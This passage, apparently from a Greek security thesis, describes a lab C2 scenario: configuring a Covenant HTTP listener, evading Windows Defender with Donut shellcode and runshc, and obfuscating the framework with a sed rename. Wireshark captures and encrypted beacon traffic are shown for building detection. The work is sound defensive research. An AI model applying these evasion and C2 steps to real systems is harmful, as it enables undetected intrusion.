
Η μέχρι στιγμής τοπολογία του δικτύου, που αφορά το LAB.local Domain και το SIEM ανοιχτού κώδικα, αποτυπώνεται στην *Εικόνα 146*.



Εικόνα 146. Τοπολογία Δικτύου

6.2 Επιτιθέμενος


Αναφορικά με την υποδομή του επιτιθέμενου, αυτή αποτελείται από ένα Windows 10 μηχάνημα και ένα Kali Linux μηχάνημα. Οι IP διευθύνσεις των δύο εικονικών μηχανών αποτυπώνονται στην *Εικόνα 147*.



Εικόνα 147. IP Διευθύνσεις του Επιτιθέμενου

6.3 Τοπολογία Δικτύου

Η τελική τοπολογία του δικτύου, που αφορά το LAB.local Domain, το SIEM ανοιχτού κώδικα και την υποδομή του επιτιθέμενου, παρουσιάζεται στην *Εικόνα 148*.



Εικόνα 148. Τελική Τοπολογία Δικτύου

7. Σενάρια Επίθεσης


Στη συγκεκριμένη ενότητα, παρουσιάζονται τρία διαφορετικά σενάρια επίθεσης. Αρχικά πραγματοποιείται η διαμόρφωση των C2 πλαισίων και η προετοιμασία του attack path που θα ακολουθηθεί. Στη συνέχεια, υλοποιείται η επίθεση και χρησιμοποιούνται τα εργαλεία που παρουσιάστηκαν στην *Ενότητα 4* αναφορικά με τον εντοπισμό της beaconing δραστηριότητας, τόσο σε επίπεδο κεντρικών υπολογιστών (host-based detection) όσο και σε επίπεδο δικτυακής κίνησης (network-based detection). Όπως έχει ήδη τονιστεί, ο συνδυασμός των εν λόγω εργαλείων αποτελεί μονόδρομο και προσφέρει υψηλότερα ποσοστά ανίχνευσης σε σχέση με τη μεμονωμένη χρήση τους. Σε κάθε σενάριο υλοποιούνται διαφορετικές τεχνικές τόσο κατά τη φάση της προετοιμασίας της επίθεσης όσο και τα τη διάρκειά της. Στόχος των σεναρίων είναι η προσομοίωση των TTPs που χρησιμοποιούν οι πραγματικοί επιτιθέμενοι και η ανίχνευση των επιθέσεων μέσω μίας συνδυαστικής και ολιστικής προσέγγισης. Τα αποτελέσματα αναφορικά με τον εντοπισμό των επιθέσεων παρουσιάζονται αναλυτικά σε κάθε σενάριο επίθεσης.

7.1 Σενάριο Επίθεσης Ι (Custom HTTP Covenant C2 Listener)

Στο πρώτο σενάριο επίθεσης χρησιμοποιείται ένας προσαρμοσμένος HTTP listener του C2 πλαισίου Covenant. Ο συγκεκριμένος listener σε συνδυασμό με τη διαμόρφωση που παρουσιάστηκε στο *Κεφάλαιο 3.1.2* και διάφορες τεχνικές AV evasion που αναλύονται στα κεφάλαια που ακολουθούν, πετυχαίνει εξαιρετικά αποτελέσματα. Αναφορικά με το implant το οποίο χρησιμοποιήθηκε, πρόκειται για έναν .hta dropper, ο οποίος παρουσιάζει πολύ χαμηλά ποσοστά detection rate (*Κεφάλαιο 7.1.3*).


7.1.1 Διαμόρφωση

Αρχικά, ορίζεται ένας HTTP listener με IP διεύθυνση αυτή του επιτιθέμενου (192.168.1.8). Ο εν λόγω listener αναμένει συνδέσεις στη θύρα 80 (*Εικόνα 149*).




Εικόνα 149. Δημιουργία HTTP Listener

Επιλέγεται η χρήση ενός binary launcher. Να σημειωθεί πως η ονομασία otto αντιστοιχίζεται στο grunt, δηλαδή στο beacon, και προκύπτει από το script που χρησιμοποιήθηκε για το obfuscation του C2 πλαισίου (*Εικόνα 150*).




Εικόνα 150. Επιλογή Binary Launcher

Επιλέγεται ο listener που δημιουργήθηκε προηγουμένως και η έκδοση Net40 αντί της Net35, δεδομένου ότι στόχος είναι ένα Windows Domain που αποτελείται από Windows 10 μηχανήματα. Επιπλέον, επιλέγονται 10 δευτερόλεπτα delay με 1% jitter (*Εικόνα 151*).




Εικόνα 151. Δημιουργία Binary Launcher

Αποτέλεσμα του παραπάνω είναι η δημιουργία ενός .exe αρχείου. Αν το συγκεκριμένο αρχείο μεταφερθεί στο Windows 10 μηχάνημα του επιτιθέμενου για περαιτέρω δοκιμές, θα διαπιστωθεί ότι ανιχνεύεται πάρα πολύ εύκολα από τον Windows Defender (*Εικόνα 152*).




Εικόνα 152. Ανίχνευση Εκτελέσιμου Αρχείου

Για το bypass του Windows Defender χρησιμοποιείται το εργαλείο Donut [61]. Το Donut επιτρέπει τη μετατροπή ενός binary grunt σε shellcode. Πιο συγκεκριμένα, φορτώνει .NET Assemblies, PE αρχεία και Windows payloads από τη μνήμη και στη συνέχεια τα εκτελεί με προκαθορισμένες παραμέτρους. Αποτέλεσμα είναι η δημιουργία του αρχείου hey.bin που περιέχει shellcode (*Εικόνα 153*).




Εικόνα 153. Χρήση του Εργαλείου Donut

Δεδομένου ότι ένα shellcode δεν μπορεί να εκτελεστεί απευθείας από το θύμα, στα πλαίσια των δοκιμών που πραγματοποιηθεί ο επιτιθέμενος, χρησιμοποιείται το runshc [165]. Πρόκειται για ένα utility που επιτρέπει την απευθείας εκτέλεση shellcode (load και deploy). Το αποτέλεσμα της εκτέλεσης του εν λόγω utility αποτυπώνεται στην *Εικόνα 154*.




Εικόνα 154. Χρήση του Utility Runshc

Όπως φαίνεται στην *Εικόνα 154*, κατά την εκτέλεση του shellcode προκύπτει το bypass του Windows Defender. Ως αποτέλεσμα των ανωτέρω, δημιουργείται μία νέα σύνδεση από το Windows 10 μηχάνημα στον Covenant server (*Εικόνα 155*).




Εικόνα 155. Δημιουργία Νέας Σύνδεσης

Για να προσδιοριστεί το κατά πόσο η σύνδεση είναι stable, εκτελούνται ορισμένες εντολές και λαμβάνονται τα αντίστοιχα αποτελέσματα (*Εικόνα 156*).




Εικόνα 156. Εκτέλεση Βασικών Εντολών

Με την εντολή exit, τερματίζεται το συγκεκριμένο session, όπως φαίνεται στην *Εικόνα 157*.



Εικόνα 157. Τερματισμός Session

Για το προηγούμενο παράδειγμα, χρησιμοποιήθηκε το CustomHttpProfile που παρέχει το C2 πλαίσιο από προεπιλογή. Στο εν λόγω profile, χρησιμοποιούνται συγκεκριμένα και προκαθορισμένα URLs (π.χ., index, docs και test), όπως παρατηρείται στην *Εικόνα 158*.




Εικόνα 158. Covenant CustomHttpProfile

Η τιμή {ANOTHERID}, πρώην {GUID}, χρησιμοποιείται για να προσδιορίσει μοναδικά τα θύματα που συνδέονται πίσω στον C2 server. Το όνομα της τιμής άλλαξε στα πλαίσια του obfuscation του C2 πλαισίου (*Εικόνα 159*).

```
43 find ./ -type f -name "*.cs" -print0 | xargs -0 sed -i "s/GUID/ANOTHERID/g"
```

Εικόνα 159. Τμήμα του Obfuscation Script

Από την ανάλυση της δικτυακής κίνησης μέσω του Wireshark, προκύπτουν τα requests στις συγκεκριμένες διευθύνσεις, ανά 10 δευτερόλεπτα (*Εικόνα 160*).




Εικόνα 160. Wireshark - HTTP Requests

Επιπλέον, στο CustomHttpProfile, χρησιμοποιείται για το πεδίο user agent του HTTP request η τιμή που ακολουθεί (*Εικόνα 161*).

Εικόνα 161. Πεδίο User Agent

Αντίστοιχα, χρησιμοποιείται για το πεδίο server του HTTP response η παρακάτω τιμή (*Εικόνα 162*).



Εικόνα 162. Πεδίο Server

Από την ανάλυση της δικτυακής κίνησης μέσω του Wireshark, προκύπτουν οι συγκεκριμένες τιμές στα αντίστοιχα πεδία (*Εικόνα 163*).

```
GET /en-us/test.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Host: 192.168.1.8
Cookie: ASPSESSIONID=305fc9252f; SESSIONID=1552332971750

HTTP/1.1 200 OK
Date: Sat, 25 Sep 2021 10:58:27 GMT
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/7.5
Transfer-Encoding: chunked
```

Εικόνα 163. Wireshark - Πεδία User Agent και Server

Επιπλεόν, στο CustomHttpProfile χρησιμοποιείται από προεπιλογή το παρακάτω HTTP GET response. Η τιμή {DATA} περιέχει τα δεδομένα (εντολές) που μεταφέρονται από τον server στο θύμα (*Εικόνα 164*).

HttpGetResponse

```
<html>
    <head>
        <title>Its me, Mario!</title>
    </head>
    <body>
        <p>Its me, Mario!</p>
        // Its me, Mario! {DATA}
    </body>
</html>
```

Εικόνα 164. HTTP GET Response

Από την ανάλυση ενός τυχαίου πακέτου της δικτυακής κίνησης μέσω του Wireshark, προκύπτουν τα εξής (*Εικόνα 165*).

```
aaf
<html>
    <head>
        <title>Its me, Mario!</title>
    </head>
    <body>
        <p>Its me, Mario!</p>
        // Its me, Mario!
eyJBTk9USEVSSUQiOiJjM2EyZTMwM2I4IiwiVHlwZSI6MSwiTWV0YSI6IiIsIklWIjoiT2ZJV3Rpd0FPZDdaUW1EZ04yTmJUdz09IiwiRW5jTXNnIjoiN1RQUUR1dWxzdzhlMWhiTHNm
OGI4V3hMcDNFN1RhMXdwdWE2c1owUTNUZEZtMW5vRStZWVNQdWJGSmdPSm5CVmpxcU5iS0NERUo4c2lycnMwaStIejZIQm02dEVVMFBQV0NWdWFLQWpDUG9vWS9GTlpDRTJ6OVpPNlpu
QysxR2N2TXB4SDd4QW5DK0dxdlEwMnFKdFhrc0dEUVBTSEtmY3BKakJZL1pVelhqcG5zbDJhc0NPK2JES0xPL3ZScW9VVVVTdys1cmllVENqU0o1ZUNhNnpTUFoxa0lodERVSWV0R0FG
N3BOSzdSZzBWTEVudGdoRjJjNjFOVmgxMlVzRnpENHJ2bElqRTZzSkdWZ1VpWFFrUXFEWjlFUjFjUmlDMGNPMEsyUnhyMEhqRlVmUm1IRTdpZnJRUmNZRXB0VkpycDk4RERIMU5DbEI5
ekMvUHN0c3lzWUptdGwyaEI1cDdRTThXZFdyKzBxR3AwazNWYS8yL3h5Z3VDQUJhR2RFY1p1dW80dFYwOHkzWmIrWjd2TkpyOGVRbGphMlZWc1FaWmZXZDlvMXh6N2ZTcXJ0QWNWalBY
aE5JY0puUElDOUZFWHpDODZGRUpycjJzdjltMm5oRHljZGxIWGxQdXJPaDFhUnMvVTczVlBUeUZrTlNHZDFPeVBxWHBpYWl1WnFhV2FzbUhhcCtFQXFsRkxXb2xiWWxvbUMzVGVPWjVM
OGlyRkV2Yk9YSUk4UTljNDM2bUZOUVlobVlka3h0QWo4ZHVQTWdqeEVuRGk5YklvQWg4UGpRK3lQOGY1WTI4UnYvU0VFRnU2TUZqTnVvd2s1MTZrYVBUeTdsc2ZJSHkxYkpQZlF5UDds
czhicGZMUHhZT1czRmZaZjJWRXZ5UkFOQjltbHRsUm82amYwaDlDWHlNeG93a1FtSmtlODNvNjhmdVN4enI5dmswSHVmdGlPVmxxSGZrRkxmT0FqQWQrWG84SDBjN3pSbnRpZk1GYmFW
enlLLzB1U2h0ajhPeEdMMEMrOTIvL1JoVWlkTDMwQ3pET0Vwak5nK0lGWFV0YXlCZEdzdVhPTU8zNEZ5d2MxWGplOEdRQy83ZEd0N2IxUUtyS3gxSlVSdVNuVkVjekllTL1I2NFZrRlZV
VzZXTkkyWFZtTTgrdHpGTWcveXcxdGs5bzJzdVdIazFaRTJSU3VWNEw0WjJCd3VqbFZXQXhlbU0rQzBhUC84Z285RXpQRmZFQnNzM1RLMlZvVnFHL1M0SzRQbUEyV1o3Ukl4RzY3dXcr
TUhxalFkNzVyZlBTV1Z4YW83MDFWbHFpS3ExcHA5MjkrR20yZ3dKWWl5Y0xhRXlJNkNWSnZmRTVYNXYrSU9wRng3am5hOC9zVnJYUzJsOHlGbWJLNGRpenluTldYZVhkQVB2UWJpK28x
SGF3OGVvdWR6Szl2dnJGdXZqNzVubUtPRkJwMmJZeXplbFFONHhzbFlTeTZTbEJPbjIvUUg5bVlEaCtab1RmNzBlaEFYc1Mza0t3cWZja0x3UDNtUkYrSTE3Ym8xTHJOUHVCYVhTbi9v
enhselNCSXhKSXRLN0hvZnZ4RWI0c0VCcXZUTFBXWmYwcHhESU4yUG5aM3FBRVRpRUNTUURHQzk4bmJVemxjem85c0VTa0xKbVNLaHZsWkVLdjVlZk1lOXUzYi8wc3VBRjlpa0orQjNI
T2VwY3QyVi9zMVMrNDBFVnNBT2x5cFY4blplajZ1K0kwMnZHcjgvK1VOdStRTVhHQmlVWnJhY0NDOVpFd2ZqT0E4SlRGcnpsRmFRUk1aOXBocnpFckNQdjluRXdWMjBiL09vTGExMzBI
alA1bGlmQ2xkTmlpL3ZYbHp2cjZGTHNXejNneHFlZ2hIWGc1bkpwM2pkWk83TFc2OVh0cERUYTNtczhxbmRVbmgxYk5BaFU1ejFYcnQrdXNmUFQvZWlsWVY5a2pQR0NDNlc0MzVYQUVh
TlhOWGkrRFpBaEl0TWhWZWsrNEtOVk1OWnplakg1R0VTZEU3ZDdydkJVWGVRQnplMUlXL1Evd0ZzK1k4QXNLTTNOQlpoN201QnBxVm1jc2c4V3Z0TWVIL2tWSkgrTFh0LzUwMTFDek1S
TVpQR1B2RktPeENjOCs0THV3YjNiYVcyUnltMVVkOVJENHQ5WWxsc1JVMVNkczJPMDZza2Vsa01SRDNZaDIzK3l6cHdocDlTQWxHQXFqK2p3YWZObk5ZcDhYYUZScnVmOWxWWks2b1c4
